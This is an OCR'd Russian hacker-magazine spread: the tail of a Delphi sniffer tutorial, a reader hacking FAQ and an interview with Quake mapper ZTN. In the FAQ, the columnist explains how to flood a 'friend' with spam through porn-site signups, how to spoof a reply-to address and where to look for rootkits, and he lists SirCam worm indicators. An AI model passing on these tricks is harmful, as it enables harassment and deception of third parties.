С основными функциями покончено. Этого достаточно для написания простейшего сниффера. Как видишь, ни в одной из функций нет указаний на IP адреса или порт. Как ты думаешь, почему? Как же тогда отправляются пакеты? Да очень просто. Мы здесь работаем на самом низком из возможного сетевом уровне, а здесь порты не хиляют. Все это ты должен ручками обрабатывать в структуре LPPACKET.
Теперь перейдем к примеру, в процессе которого я покажу тебе еще, как определить MAC-адрес и как установить фильтр для входящих пакетов.

ПОШКОДИМ


Запускай Delphi. Брось на форму 4 компонента TLabel. Два компонента Tedit и две кнопки. Постарайся сделать это, как на рисунке 1.



Форма

Теперь дадим названия всем этим компонентам:
Label1: Свойство Caption='Всего байт'.
Label2: Свойство Caption='0'.
Label3: Свойство Caption='Файл лога'.
Label4: Свойство Caption='Исп. Адаптер'.
Button1: Свойство Caption='START!'.
Button2: Свойство Caption='STOP'.


Все, форма готова. Если ты все правильно делал, то у тебя получится нечто похожее на рисунок.



Готовая форма

СЕТЕВОЙ КОДИНГЪ


Теперь можно переходить к кодингу. Объяви в разделе private переменные, указанные как "Объявление переменных". Все эти переменные понадобятся нам во время кодинга. Как только все объявишь, создай обработчик события для формы OnCreate и напиши там текст, указанный во врезке 2 "Обработчик события OnCreate". Теперь создай обработчик события OnClick для кнопки Button1. Там напиши все, что указано относительно "Обработчика OnClick".
Пример готов, можешь его компилировать. Более полный вариант исходника ты можешь забрать у меня на сайте. Здесь я привел необходимый минимум непосредственной работы с сетью. Все что касается оформления - я опустил, чтобы не забивать место журнала. Если ты давно уже кодишь на Delphi, то без проблем и сам улучшишь этот маленький сниффер. Ну а если ты начинающий, то бегом ко мне на сайт.



Сниффер в работе

ТЕСТ УДАЧЕН

Я запустил свой сниффер и одновременно пингонул соседнюю машину. После пинга я посмотрел в файл лога, созданный сниффером. Ты тоже можешь увидеть этот лог на рисунке 4. Честно сказать, разобраться в чем-то здесь очень тяжело, но иногда это единственный способ. Примерчик получился простейший, и его еще можно очень сильно улучшить. Например, опрос сетевухи лучше убрать в отдельный поток, что улучшит скорость опроса, и прога не будет выглядеть тормознутой.



Лог, созданный сниффером

ГУД БАЙ, АМЕРИКА!

После появления рубрики "Кодинг" ко мне повалили письма с просьбой добавить в нее описания сетевых прог. Возможно твоя мечта когда-нибудь сбудется. Но главное - начало этому положено. Исходники примера, как всегда, ты можешь взять с моего сайта www.cysoft.com/vr-online/. Там же есть и необходимые заголовочные файлы. Только одно предупреждение - пример работает только в Win9x. В NT и тем более в win2000 прога будет материться как прапорщик.

Итак, мне осталось только подвести итог. Мы написали простейший сниффер с использованием Борман Delphi. И пусть теперь кто-нибудь скажет, что на Delphi это невозможно. Возможно все, надо только постараться.

P.S. Совсем недавно мне посчастливилось познакомиться с совершенно новым типом снифферов. Этот гад ворует газеты из моего почтового ящика :). Да не из мыльника, а из реального ящика, который висит в подъезде. Слушай, ты, сниффер хренов. Поймаю, ноги вырву :).



Horrific<smirnandr@mail.ru www.x-c-r.com>
Лозовский Александр<klouniz@mail.ru>



ПОДПИСКА
НА ЖУРНАЛ

С 1 Сентября по 30 Ноября
производится подписка на 2002 год.

Подписка оформляется в любом почтовом отделении связи России и СНГ. На территории России подписка производится по "Объединенному каталогу 2002" ("Зеленый каталог"), в странах СНГ и Балтии по "Каталогу российских газет и журналов".







Оформить подписку в режиме ON-Line через internet с оплатой по карточкам **VISA, EuroCard/MasterCard, Dinners Club** или **JCB**, а также получить дополнительную информацию о подписке можно на сайте **www.gameland.ru**

FAQ взлома

Horrific (hack-faq@real.xakep.ru)

Задавая вопросы, конкретизируй их. Давай больше данных о системе, описывай абсолютно все, что ты знаешь о ней. Это мне поможет ответить на твои вопросы, и указать твои ошибки. И не стоит задавать вопросов вроде “Как сломать www-сервер?” или вообще просить у меня “халявного” Internet’a. Я все равно не дам, я жадный :).

<???>Дело в том, что при выполнении виндой (Ме) команды “завершение работы” она не выдает привычное сообщение “теперь питание....” ну и т.д., и монитор не тухнет. При включении компа запускает скандиск. Надоело. Что делать? Сейчас поставил 2000 - то же самое, но при запуске вроде не рычит. Не смейтесь, если глупость пишу.

Н: Если после завершения работы не появляется надпись “Теперь питание компьютера можно выключить” или что-нибудь вроде “Лучше нажми себе на пупок”, то надо скачать с сайта MS обновление. Для win9x эта заплатка существует уже давно, а вот в win2000 я такого глюка еще не встречал. Но попробуй сходить на www.microsoft.com/support. Хотя я только что заходил туда и ничего не нашел. А я точно помню, что заплатки были. Если с твоими глазами та же проблема, что и у меня, то дави на пимпу “Пуск” и выбирай пункт “Windows Update”.

<???>Расскажите, плз, про новый вирус SirCam.

Н: Это простое Windows-приложение. Размер - 130 Кб. Написан он явно на Delphi. В процессе распространения он может прикреплять к себе файлы DOC, XLS, ZIP, так что размер вложенного в письмо файла может быть более 130 Кб.

После запуска червь рассылает сообщения, содержащие вложенные файлы с копией червя. Распространяется по локалке, если в сети есть расшаренные на запись диски. В определенное время SirCam выполняет процедуру, которая может напакостить, а именно - удалить файлы с твоего винта. А также он распространяется классическим методом, через почту. Имя файла случайное, но имеет двойное расширение, типа filename.gif.exe.

После заражения в системе могут появиться файлы SCT1.DLL и SCY1.DLL. А также можно найти в системе или корзине файлы SirC32.exe, SCam32.exe, ScMx32.exe. В autoexec.bat может появиться строка: @win \recycled\SirC32.exe

<???>Такая проблема - не могу поставить линукс (RED HAT 7.0). Вернее поставить-то поставил, но не могу сделать так, чтоб он работал с другими ОС. Т.е. у меня на компе стоит windows2000, windows98 и Linyx, но все системы загружаются с помощью загрузчика, а линукс загружается только с загрузочной дискеты. Лило я указал, чтоб оно ставилось в первый сектор линукс раздела.

Н: LILO должен ставиться в мастер boot record на диске С. Не волнуйся, с окнами он не конфликтует.

<???>Хочется хакнуть своего провайдера на предмет халявного инета :). Но никакого опыта нет... И знакомых real хакер’ов тоже нет :(. Может быть подскажете, где найти таковых, чтобы или просто сделали это (условия можно обсудить), либо носом ткнули и показали, как это делается...

Я бы тебе помог, но тебе это слишком дорого выйдет :). Особенно, если посмотреть, каким мылом ты подписался, так мне сразу хочется выставить тебе счет с 10 нулями. Ах да, я же еще не показал его моему любимому читателю. Вот: info@whitehouse.gov. Вот наглец :)! Кто хочет помочь этому наглецу, можете писать ему на мыло :). А со мной такие шутки не пройдут.

<???>Понимают ли Линухи/ФриБзди FAT32 и NTFS5 (на котором пасется W2k)? И вообще, какие *nix’ы на каких файловых системах могут сидеть?

Н: Некоторые linux-ы действительно могут работать на FAT, но вот на NTFS5 вроде ни одна еще не смогла. Он даже монтирует NTFS5 с проблемами. Вообще-то, я тебе не советую ставить сервер на FAT или даже FAT32, потому что у них защищенность - полный ноль. А вот замонтировать любой linux может практически любую файловую систему.

<???>Если на чужом фтп можно менять CHMOD и поставить там EXECUTE, то как запустить файл через фтп на сервере?

Н: FTP не умеет запускать файлы, тем более на сервере. Это всего лишь протокол передачи файлов (File Transfer Protocol). Ну объясни мне, как с помощью протокола можно запустить прогу? Лично я не могу себе это представить. И тебе не советую. Если попробуешь воспроизвести что-то подобное в своем мозгу, то завтра сможешь проснуться в психушке. А все нормальные люди запускают файлы на удаленной машине, логинясь через telnet/SSH в Ось.

<???>Подскажите несколько списков рассылок, не требующих подтверждения (язык значения не имеет). Хочу товарища подписать ;).

Н: Зайди на любой порносайт и попробуй зарегиться. Креду указывать не надо, укажи только e-mail и нажми Enter или Submit, ну, в общем, отправь данные. Несмотря на то, что сервер проматерится на неправильность данных о креде, мыло будет записано в базу рассылки новостей. После этого твой “товарищ” задолбается спам качать.

<???>Можно ли через html вытаскивать CD, вырубать монитор?



Н: А можно ли с помощью метлы летать? А можно ли с помощью пылесоса готовить еду? А можно ли с помощью ламера поумнеть? Можно, но только во сне :). Объясни мне, как можно с помощью языка разметки чем-то управлять? HTML - это команды форматирования текста. Они не выполняются сами и ничего не умеют. Это просто теги, которые говорят, как должен выглядеть в окошке текст или графика. Но не расстраивайся, я думаю, что из тебя выйдет хороший кодер. Это потому, что ты уже сейчас задаешь абсолютно глупый и абсолютно бесполезный вопрос :). Я сам был таким :).

<???>Для чего нужны рут-шелы и где достать рут-шел аккаунты?

Н: Для начала объясню, что такое рут-шелл. В окнах есть учетная запись "Администратор". Ей позволено делать все. А в *nix эту роль выполняет учетная запись рут (root). Шел (Shell) - это командный интерпретатор, с помощью которого можно выполнять команды прямо на сервере. Итак, если ты получишь Shell на каком-нибудь сервере с правами root (то есть со всеми правами), то ты сможешь делать все что захочешь. Это и называется рут-шелл. А теперь, где его достать. Советую тебе достать его у microsoft.com, а потом грохнуть там все что движется и не движется. Весь мир будет тебе благодарен :).
З.Ы.: Для особо непонятливых - искать нужно не рут-шеллы, а рут-киты. Вот это уже другой разговор. Любая поисковая система даст тебе кучу ссылок на запрос root kit.

<???>Что-то я не понял... В инсталляции два параметра куда ставить LILO: либо в MBR, либо в первый сектор линукса, а если я поставлю в MBR, то я не смогу загрузить винду? Ведь этот лило все оттуда снесет, в общем, объясни.

Н: Не волнуйся, все ты сможешь загрузить. Смело ставь в mbr. LILO очень умный и даст тебе возможность загружать окна. У тебя сначала будет грузиться LILO, и если ты в нем выберешь грузить DOS, то он загрузит тебе окна. Если у тебя еще и стоит Win9x плюс Win2000, то после выбора в LILO "грузить DOS" появится вопрос, какой именно win грузить. Так что LILO прекрасно садится на mbr.

<???>Возможно ли отправить письмо жертве так, чтобы в поле "От:" у нее было один е-мэйл (ex. vasya@taburetkin.ru), а при ответе на это письмо ответ шел бы на другое мыло (ex. agent@fsb.ru)??

Н: Можно. Заведи мыло vasya@taburetkin.ru, в настройках мыльника (для The Bat) выбери "Ящик -> Свойства" и укажи обратный адрес, какой захочешь. Некоторое ламье может упустить эту простую уловку, но зоркий глаз продвинутого юзера заметит подставу. Обратный адрес никуда не скрывается и, например, в том же The Bat бросается прямо в глаза. Хотя в ОЕ он не так заметен.

<???>Подскажите, пожалуйста: анонимный proxy сервер это программа, которая висит на винчестере и скрывает IP, или она находится на сайте, и через нее приходится работать, чтобы скрыть IP.

Н: На сайте может висеть только бесполезная инфа, баннеры и порно. Больше ничего хорошего на сайтах я не видел. На винчестерах сидят только глючные окна, бесполезные проги и опять же громадное количество порно. Ну а в голове вообще никогда и ничего не находится :). Да и откуда там чему-то взяться, если я ежедневно употребляю по 3 литра пива? Но, несмотря на это, proxy - это проги, а они могут сидеть только на сервере или локально на винте. Если ты поставишь proxy на винт, то он сможет только ускорять твой инет, а прятать IP он не сможет. Скрытием адресов занимаются только proxy, установленные на сервере.

<???>Допустим, я подключился через telnet к серваку на любой порт. Что можно сделать (в смысле хака)?

Н: Да все что угодно. Если ты подключился к telnet какого-то магазина, то можешь заказать себе лифчики на день рождения :). Если ты попал в казино, то можешь накрутить себе пару килобаксов. Ну а если это сервер ФСБ, то можешь заказать себе наручники и камеру с красивым видом через решетку :).

Три важные буквы для квакера

tmp.jak1e (icq:341704 jakie@real.xakep.ru)

ZTN: Спасибо за папский комплимент =). Для Quake3 я использую QERadiant, а для Quake1 и Quake2 юзаю WorldCraft.



темные корридоры геспапо :)

ТРИ ВАЖНЫЕ БУКВЫ ДЛЯ КВАКЕРА

КТО ТАКОЙ "ZTN" И ПОЧЕМУ ЕГО ВСЕ ЗНАЮТ

Практически каждому читателю Frag Area знаком этот ник. Уже на протяжении многих лет Sten Uusvali, известный в народе просто как "ZTN", создает потрясающие по красоте, задумке и играбельности Quake-карты. Начав свое творчество с бета-версий первой Кваки, Стэн и по сей день продолжает создавать свои шедевры. Ни одному другому мап-мейкеру не удавалось добиться такой популярности. Ztndm6, ztn2dm1, ztn2dm2, ztn3dm1 стали на многие годы родным домом для многих квакеров по всему миру :).
Последний же левел в настоящее время всегда включается в набор 1x1 карт на любом чемпионате.
К сожалению, до сегодняшней статьи о Стэне мало что было известно, и не поправить это дело было бы просто неправильно. Мы задали несчастному ЗТНу кучу вопросов, на которые он отвечал с удивительной легкостью и юмором. Тебе интересно, играет ли Стэн на своих мапах, почему он не участвует в чемпионатах, где он живет и какой у него камешек? Тогда читай эту статью - она для тебя.

][: Доброго, Стэн! Для начала хотелось бы спросить самые простые вещи: сколько тебе лет, как зовут и где обитаешь?

ZTN: Мое имя Батстон Фрим (Butston Freem)… я имею ввиду Стэн Юусвали (Sten Uusvali). Мне тридцатник с половиной, а зажигаю я в маленьком белом домике на холме =).

][: Да, с юмором, как я посмотрю, у тебя все в порядке :). Так что, наверное, и создание карт всего лишь хобби для тебя? Было бы интересно узнать, где ты работаешь, чем вообще занимаешься по жизни? :)

ZTN: На самом деле не все так легко и просто. Я долго балансировал на грани выбора между "commercial map-mapping" и хобби. В конце концов, я предпочел второе, хотя, черт его знает, что день грядущий нам готовит :). Моя настоящая профессия - программист (мало кто об этом знает). Я занимаюсь разработкой софта в маленькой частной калифорнийской компании в Сан-Диего. В общем, я программист или, как написано в моей трудовой книжке, "Senior Programmer". Но нахождение на столь близком расстоянии от мексиканской границы накладывает свои отпечатки. Меня намного чаще здесь зовут "Сеньор Программист" :).

][: Ну если ты программист, то какие языки знаешь?

ZTN: Не так много… Я активно использую C++, Delphi, x86 assembler… ну, в общем-то, и все. Я еще хорошо знаю Басик и совсем чуть-чуть Яву, но практически не знаю веб-программинга.

][: Неплохо :). А какой софт ты используешь для создания своих рулезовых мапов?


ZTN: Спасибо за папский комплимент =). Для Quake3 я использую QERadiant, а для Quake1 и Quake2 юзаю WorldCraft.

][: Мотай на ус, читатель! :) Стэн, ты создавал левелы для Quake1, Quake2 и Quake3, но как насчет других игр?

ZTN: Да, ты прав, это проблема. Я не буду гнать про то, что Квака решает, но для меня это так :). Из других игр (отвечая на твой вопрос) я создал несколько уровней для SiN (игра, которая все равно является Quake-based), несколько уровней для Doom, которые так и не увидели свет, и некоторые неудачные попытки создать что-то для УТ (также не релизнутые). В завершении хотел бы сказать, что создавать мапы для продуктов iD - это для меня удовольствие, с другими же сложнее…

][: Ты прав :). А когда ты вообще начал создавать карты?

ZTN: Как только это стало возможным. Я начал создавать мапы, как только вышла официальная версия WorldCraft. Точно уже и не упомнить, когда это было, но что-то вроде конца '96. Первые мои поделки были просто ужасны. Скопление краски и пикселей: это даже "мапом" нельзя было назвать. Но вот следующая серия карт была уже намного лучше, а такие, как "Cactus City" и "Cactus City Nights", до сих пор могут быть скачаны с FilePlanet



ZTN: Мое имя Батстон Фрим (Butston Freem)... я имею ввиду Стэн Юусвали (Sten Uusvali). Мне тридцатник с половиной, а зажигаю я в маленьком белом домике на холме =).

(or "FailPlanet"); к сожалению, сделать линк у себя на паге меня постоянно ломает. Первый левел, который я публично открыл для скачивания, был "The ZTN Base", его и сейчас можно слить с моей домашней странички (www.planetquake.com/ztn).

][: Вопрос, интересующий многих: когда же мы увидим новые творения, а именно ztn3dm3?!

ZTN: Хотел бы я знать! Этот вопрос меня уже очень давно мучает, и ответить на него можно только так - "when it's done". Не очень грубый ответ? =)

][: Да нет :). Всегда ли ты доволен выбором общественности? Наверняка есть такие карты, которые ты считаешь отличными, но на чемпионатах на них не играют. Я имею ввиду не только твое творчество.

ZTN: О, да, ты попал в точку! Стоит хотя бы взглянуть на Wiebo's "No Class!". Я имею ввиду - просто посмотрите на этот мап! Лучше карты я просто не видел, а на чемпионатах (этих пресловутых "профессионалов") эта замечательная мапа почти никогда не использовалась. Ну, конечно же, я не могу понять отношение и к моему "Blood Run"…

][: А что ты вообще думаешь о "популярности" ztn3dm2? Ты думаешь, что в мапе есть какая-то ошибка или это всего лишь выбор quake-community?

ZTN: На самом деле я очень сильно обижен и раздражен той популярностью, которую получил этот левел. Действительно, на уровне есть несколько мест, которые я хотел, задумывал и осуществлял поразному, и их всегда можно поменять наоборот, но мне кажется, что все сделано идеально, а про баланс я вообще не говорю… К тому же доводить этот мап до "ума" мне помогали ребята из команды Ramshackle, чьи советы сильно повлияли на конечный результат. (Знаете таких? - комм. tmp.jak1e)

][: Знаешь, твои карты стали удивительно универсальны :). Долгое время считалось, что, кроме 1x1, на ztn3dm1 вообще ничего нельзя играть по определению, но вот полгодика назад профессиональные игроки начали играть и 2x2 на этой карте. Что думаешь по этому поводу?

ZTN: Если сказать тебе честно, меня просто потрясает то, что народ делает с моими творениями. Если уж быть до конца точным, то именно ztn3dm2 был нацелен на 2x2 игру. Но как я уже сказал и раньше, никогда не знаешь, что игровая общественность сделает с твоими левелами.

][: Провокационный вопрос: ты играешь на своих картах? :)

ZTN: Да, но очень, очень редко, (без перевода) I've got my ass kicked on my own maps more, that I've won :). Смешно, конечно, но первые свои уровни я делал для домашних ЛАН-баталий, которые проходили у нас в офисе. Никто не работал - все играли, и это со мной осталось на всю жизнь :).

][: Ты до сих пор так работаешь? :) Интересно было бы узнать, какой мап (такой проф, как ты) считаешь лучшим? Назови два: твой и любой другой.

ZTN: Моим самым любимым до сих пор остается ztndm6 - The Vomitorium. По-моему, в нем есть все: и продуманность, и сбалансированность, и динамика - все сделано просто правильно. При этом можно играть как дуэли, так и FFA дефматчи. Если же говорить о левелах других мейкеров, то назвать только один было бы неправильно, да и некорректно. Я бы назвал блестящую карту Adriano "Escher" Lorenzini "The Messy Base", а также хотел бы выделить творения таких людей, как Dennis "Headshot" Kaltwasser и Phil "retinal" Chopp. (Ну кто же не помнит "Powertrip" headshot'a! - комм. tmp.jak1e)

][: Тут есть на что посмотреть! Сколько всего карт ты сотворил? :)

ZTN: Ну это вопрос, на который вряд ли кто-то сможет уже ответить. Если считать все левелы, включая всякие поделки и переделки, около 35.

][: Достаточно, в общем. Завершая разговор о мапах, нельзя не спросить о будущем. Как долго ты еще планируешь заниматься созданием карт?

NEXT



ZTN: **Как масть ляжет :). Иногда все получается так легко, и за несколько часов я создаю шедевр (забей сразу: такое редко бывает). Однако в большинстве случаев у меня ничего не получается, и часы, просиженные за компом, можно считать потраченными зря. Это меня реально бесит. Если же говорить в среднем, то на создание неплохого, сбалансированного мапа у меня уходит около месяца. Но есть и исключения, например, ztn2dm5, который я делал и дополнял около полугода. На все в жизни нужно время и на создание карт тоже.**

][: Верно... Ты что-нибудь еще создаешь для Quake?

ZTN: **Да нет, в общем-то ничего, только некоторые временные текстуры для моего собственно пользования - это все.**

][: Закрыли тему. Когда ты в первый раз увидел Quake?

ZTN: **Очень легко ответить на этот вопрос. Я, как и многие, скачал QTest1 с локальной BBS (было время...). Если быть точным, то это было начало весны '96, если я не ошибаюсь. Шароварная версия вышла чуть позже, 23 июля, если быть точным. А коробочку с полной финальной версией я получил в октябре того же года.**

][: Думаю, многим было бы интересно узнать, есть ли у тебя конфигурационный файл для Quake*? Если есть, то где его можно скачать?

ZTN: **Да, у меня действительно есть такой файл для Quake, но скачать его нельзя. Я использую самые простые байнды и играю на левой панеле клавиатуры. Эту фишку юзаю еще со времен Doom.**

][: Я так понимаю, что любовь к Ку1 у тебя так и осталась. Но все же какая Квака лучшая?

ZTN: **А какая женщина лучшая? Столько ответов на этот вопрос, и каждый ответит по-своему... Некоторые вспоминают свою первую любовь, другие же ищут новую, другие наслаждаются тем, что имеют. Ну, так как спрашиваешь ты меня, а не кого-то там, я бы не стал тебя и удивлять и считаю, что Quake1 - лучшая. Что же касается удобства создания уровней и вообще самих уровней, то с этой точки зрения я считаю Quake III лучшим.**

][: Кстати, насчет женщин... У тебя есть подружка (ну или жена), и что она думает "обо всем этом"? :) Она твой компьютер тоже использует для своих нужд?

ZTN: **Господи, НЕТ! Ни одна женщина не будет допущена до моеей любимой комнаты, только я могу прикасаться к своему компу :). Ты же понимаешь, что женщинам просто нельзя доверять. Как-нибудь случаем ты увидишь, что она поставила на рабочий стол 2,5 метровую bmp'шку с какой-то там кухней :). Эти женщины еще любят рассылать с компа тонны фоток и открыток с твоего емайла своим друзьям. Ну да ладно, вопрос был не об этом. Пока я не женат (думаю, уже ясно, почему), но у меня есть несколько действительно клевых подружек, с которыми я поддерживаю очень хорошие отношения :). Просто мне еще рано жениться.**

][: Что же у тебя за комп, что ты к нему прям никого не подпускаешь?

ZTN: **Да в общем-то ничего особенного, просто он МОЙ :). У него внутри сидит PIII-450, 384 метров памяти и 20GB драйв. Естественно, из-за того, что я люблю погамать в игрушки и поделать левелы, к компу был докуплен GeForce256 и 17" монитор. Вполне достаточно для меня :).**

][: Да, насчет женщин и компов все ясно :). У тебя есть братья или сестры? Они тоже в Кваксу зажигают?

ZTN: **У меня есть старший брат, вполне естественно, что он не играет, но его сынок - еще как. Между прочим, он тоже создает мапы, и некоторые из них весьма и весьма популярны. Его никнейм "paradies". На приличном количестве Интернет Quake2 серверов до сих пор используют карты серии para2dmX.**

][: OK. Плавно переключимся на е-спорт сцену. У тебя есть друзья в среде профессиональных игроков?

ZTN: **О, да, конечно. У меня очень много друзей, которые профессионально занимаются е-спортом. Из них, кажется, никто никогда ничего не выигрывал, но на чемпионатах некоторые из них участвуют постоянно.**

][: Ну, с друзьями все ясно опять же :). А как насчет тебя, ты когда-нибудь участвовал в (любом) чемпионате?

ZTN: **Дай мне подумать... Нет, никогда :). Я мапы делаю, а играю на них очень-очень средне, если не как ламер :).**


][: С тобой тоже все ясно :). Хорошо, ты не играешь, не участвуешь в чемпионатах, а почему тогда ты не принимаешь никакого участия в е-спорт жизни? Например, в таких проектах, как XSReality, Cached или Cyberfight? Ты и дальше так будешь?

ZTN: **Я и так загружен работой, я не хочу... Но ведь, на самом деле, я же участвую, создавая карты, на которых играют везде и на всех чемпионатах (в том числе, как я понял, и в России). Скажем так, я участвую не духовно, а материально :). Я еще раз повторюсь, что делаю карты лучше, чем играю на них.**

][: Тебе виднее, в общем. Как сторонний наблюдатель, что ты думаешь о все нарастающем доминировании CS над Quake?

ZTN: **Это очень интересно; если раньше в Quake нормально могли играть только игроки с 2-3-х летним стажем, то теперь любой может научиться играть в CS за несколько месяцев (со стороны наблюдателя). Но я сам еще не пробовал ничего создавать для CS и думаю, что не буду... Ради отмазки скажу, что не было времени. У меня нет времени даже на то, чтобы научиться нормально играть Quake, для которой я столько всего сделал, что же говорить об абсолютно новой игре.**

][: Что ты думаешь вообще о е-спорте, о будущем? Недавно в России ки-



берспорт официально признали. В конце концов, е-спорт - это спорт?

ZTN: **О, да, это, безусловно, спорт и ничто другое. Сейчас спортом называют даже соревнования по скоростному переносу коровьего навоза, так что насчет “спорта” можно не беспокоиться. Другой же вопрос в том, как быстро е-спорт будет принят как соревнование, интересное для зрителей. Ведь если нет зрителей, то нет и денег, а без денег, как известно, ничего не бывает. Это случится, просто пока неясно, когда.**

][: Ты прямо обнадежил :). Назови, по-твоему, самый сильные е-спорт команды и одиночных игроков.

ZTN: **На самом деле я не очень вовлечен в е-спорт жизнь. Да, я могу назвать пару-тройку имен и названий команд, но считаю, что это будет немного смешно для чтения :). Поэтому лучше я умолчу :).**

][: Да без проблем :). А ты что-нибудь слышал о русских игроках?

ZTN: **Я уже сказал, что плохо слежу за игровой сценой, поэтому мне трудно упомнить какие-либо имена. Тем не менее, я наслышан о русских игроках и знаю, что они играют очень хорошо. Кстати, огромная часть из моего (так называемого) “funmail” приходит именно из России. Еще я помню эпизод с одним из сильнейших русских игроков некоторое время назад. Ему просто-напросто не дали американскую визу для участия в известном чемпионате, собирающем только сильнейших мировых игроков. Реально мне стало жалко парня, он же пострадал из-за политиков, которые (по идее) не должны иметь никакого отношения к спорту. Друзья говорили, что он очень хорошо был готов к турниру и вполне мог его выиграть… Но что же сделаешь?!**

][: Печальная история... Главное - чтобы она не повторялась. Ладно, что ты в завершение беседы скажешь своим фэнам в России, коих (могу тебя уверить) огромное количество? :)

